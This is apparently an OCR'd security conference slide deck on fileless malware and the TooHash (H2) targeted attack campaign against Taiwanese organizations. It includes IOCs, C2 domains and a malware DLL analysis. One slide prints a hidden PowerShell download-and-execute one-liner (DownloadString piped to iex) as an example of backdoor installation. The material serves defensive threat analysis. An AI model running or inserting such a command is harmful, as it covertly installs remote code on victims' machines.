An Intelligence-Driven Approach to Cyber Defense

Peikan Tsung(PK)
Chief Cyber Researcher
Verint Systems(Taiwan)

VERINT.

Table of Content


- Traditional Cyber Security
- Low visibility of Cyber Threats
  - Fileless Malware Attacks
  - Bypass Sign Check
- Operation TooHash(H2) Evolution
- Indicator to Intelligence
- From Cyber Security To Cyber Defense

File to Fileless
Abnormal to Normal
Malicious to Neutral


TRADITIONAL STATIC SECURITY APPROACHES AND ARCHITECTURES BASED ON SECURITY CONTROLS, PREVENTATIVE TECHNOLOGIES AND PERIODIC STRATEGY REVIEWS ARE NOW OUTDATED

VERINT


Traditional Cyber Security(1/5)




Traditional Cyber Security(2/5)




Traditional Cyber Security(3/5)



Traditional Cyber Security(4/5)



Traditional Cyber Security(5/5)



Low visibility of Cyber Threats

- **Invisible Attacks**
  - VPN, AD, PtH, PtT
- **Invisible Network Traffic**
  - Google Drive, Dropbox
- **Invisible Malware**
  - Task schedule, Wmi , Powershell

Fileless malware attacks

- As seen from the script or fileless malware, they begin to increase dramatically. And the PowerShell can be embedded in a macro and then into a document file in various forms.
- The leverage of PowerShell or wmi which both built-in in windows system are often used in post-exploitation activities so the fileless threats will be more and more.

You can install the back door just in one PS line

- The following elegant PowerShell can achieve three things in one line:
  - Detect the architecture (check against the size of the IntPtr object type: x86 or x64bit).
  - Download binary from website.
  - Directly run the binary on the fly (use iex command).


```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c if ([IntPtr]::size -eq 4)
{(new-object Net.WebClient).DownloadString('https://$IPAddress`:$Port/connect') | iex } else
{(new-object Net.WebClient).DownloadString('https://$IPAddress`:$Port/connect') | iex}
```


- Invoke-Expression(iex), Runs commands or expressions on the local computer.


VERINT

Import Self-Signed Certificate to Bypass Sign Check

- The malicious program is Self-Signed. But hacker added it to the trusted root chain. So the victim will always verify this as valid signature.







TooHash(H2) Evolution

TARGETED CYBER ATTACK ON COMPANIES AND ORGANIZATIONS

VERINT.

發布時間:Mon Apr 11 18:29:59 CST 2016

事件主旨:請各機關於 105 年 4 月 25 日前回覆防毒軟體掃描結果

事件描述: 請各機關徑行更新防毒軟體病毒碼，並針對機關內部所有

於 105 年 4 月 25 日前至「緊急應處警訊回報系統(https://spm.nat.

(註)回覆防毒軟體掃描結果。

註：「緊急應處警訊回報系統」開放填寫時間為 105 年 4 月 14 日至

因應對策

1. 請更新防毒軟體至最新病毒碼，以進行資訊設備掃描

式，請徵詢合作之防毒軟體廠商或維護廠商。

2. 請依防毒軟體掃描結果，確認是否有符合防毒軟體對

回報系統(https://spm.nat.gov.tw/ALTRP)回覆調查情

調查情形)。防毒軟體對應之識別結果如下：

(序號)防毒軟體名稱【惡意程式識別結果】

(1)Ad-Aware【Trojan.Generic.16214082】

(3)Antiy-AVL【Trojan[Dropper]/Win32.Agent】

(4)Arcabit【Trojan.Generic.DF76842】

(5)Avast【Win32:Malware-gen】

(6)AVG【Agent5.AMAO】

(7)Avira/小紅傘【TR/Agent.41984、TR/Agent.yiny】

(8)BitDefender【Trojan.Generic.16214082】

(9)DrWeb/大蜘蛛【Trojan.MulDrop6.16228】

(10)Emsisoft【Trojan.Generic.16214082 (B)】

An emergency notification from the Taiwan National CERT, asked all the government agencies to check whether they infected a specific backdoor.

SHA256:

File name:

Detection ratio: 17 / 56


Analysis date: 2016-03-31 16:08:26 UTC (8 months ago)

Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
AegisLab	Troj.Dropper.W32.Agent!c	20160331
Antiy-AVL	Trojan[Dropper]/Win32.Agent	20160331
Avast	Win32:Malware-gen	20160331
Avira (no cloud)	TR/Agent.yiny	20160331
DrWeb	Trojan.MulDrop6.16228	20160331
ESET-NOD32	a variant of Win32/Agent.XSL	20160331

Sample_NICT.rar Overview

- TMPolicy (2) .dll is pretending to be msisip.dll
  - F:\MyProject\msisip\Release\NvSmartMax.pdb
  - DLL entry points, and all exported APIs only do one thing
    - WinExec ("tmpolicy.dll", 0)
- TMPolicy (1) .dll The original name is tmpolicy.dll
  - Actually TMPolicy (1) .dll is a PE file(tmpolicy.dll).




MsiSIPIsMyTypeOfFile
MsiSIPGetSignedDataMsg
MsiSIPPutSignedDataMsg
MsiSIPRemoveSignedDataMsg
MsiSIPCreateIndirectData
MsiSIPVerifyIndirectData
DllRegisterServer
DllUnregisterServer

TMPolicy Sample Overview

- The malware will determine whether it's in the 32-bit or 64-bit windows version and generate the different payload with dll to bypass the security check.
- In Windows XP will drop srvlic.dll + fake file
- In Windows 7 will drop msTracer.dll + fake file
- Fake file is actually a real backdoor module and is usually dropped to :
  - C:\Documents and Settings\All Users\Application Data\Windows CE\ directory.
- C2 Connections :
  - help.adobeservice.net:80;help.adobeservice.net:8080;
  - assist.adobeservice.net:443;assist.adobeservice.net:1863;


Running on x86 Windows XP

- How C:\WINDOWS\system32\srvlic.dll be executed?

